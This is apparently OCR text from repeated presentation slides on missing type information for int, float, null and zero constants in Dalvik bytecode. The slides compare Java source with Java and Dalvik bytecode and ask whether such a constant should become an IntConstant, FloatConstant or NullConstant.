
→ use IntConstant or FloatConstant?

Missing Type Information for int/float Constants

int i = 2	iconst_2 istore_1	const v0, 0x2
float f = 3.3f	ldc 3.3f fstore_1	const v0, 0x40533333
Java Source Code	Java Bytecode	Dalvik Bytecode


→ use IntConstant or FloatConstant?

Missing Type Information for int/float Constants




→ use IntConstant or FloatConstant?

Missing Type Information for int/float Constants




→ use IntConstant or FloatConstant?

Missing Type Information for int/float Constants




→ use IntConstant or FloatConstant?

Missing Type Information for int/float Constants



→ use IntConstant or FloatConstant?

Missing Type Information for int/float Constants



→ use IntConstant or FloatConstant?

Missing Type Information for null/zero Constants

int i = 0	iconst_0 istore_2	const v0, 0x0
Object o = null	aconst_null astore_3	const v1, 0x0
Java Source Code	Java Bytecode	Dalvik Bytecode


→ use IntConstant or NullConstant?

Missing Type Information for null/zero Constants

int i = 0	iconst_0 istore_2	const v0, 0x0
Object o = null	aconst_null astore_3	const v1, 0x0
Java Source Code	Java Bytecode	Dalvik Bytecode


→ use IntConstant or NullConstant?

Missing Type Information for null/zero Constants




→ use IntConstant or NullConstant?

Missing Type Information for null/zero Constants



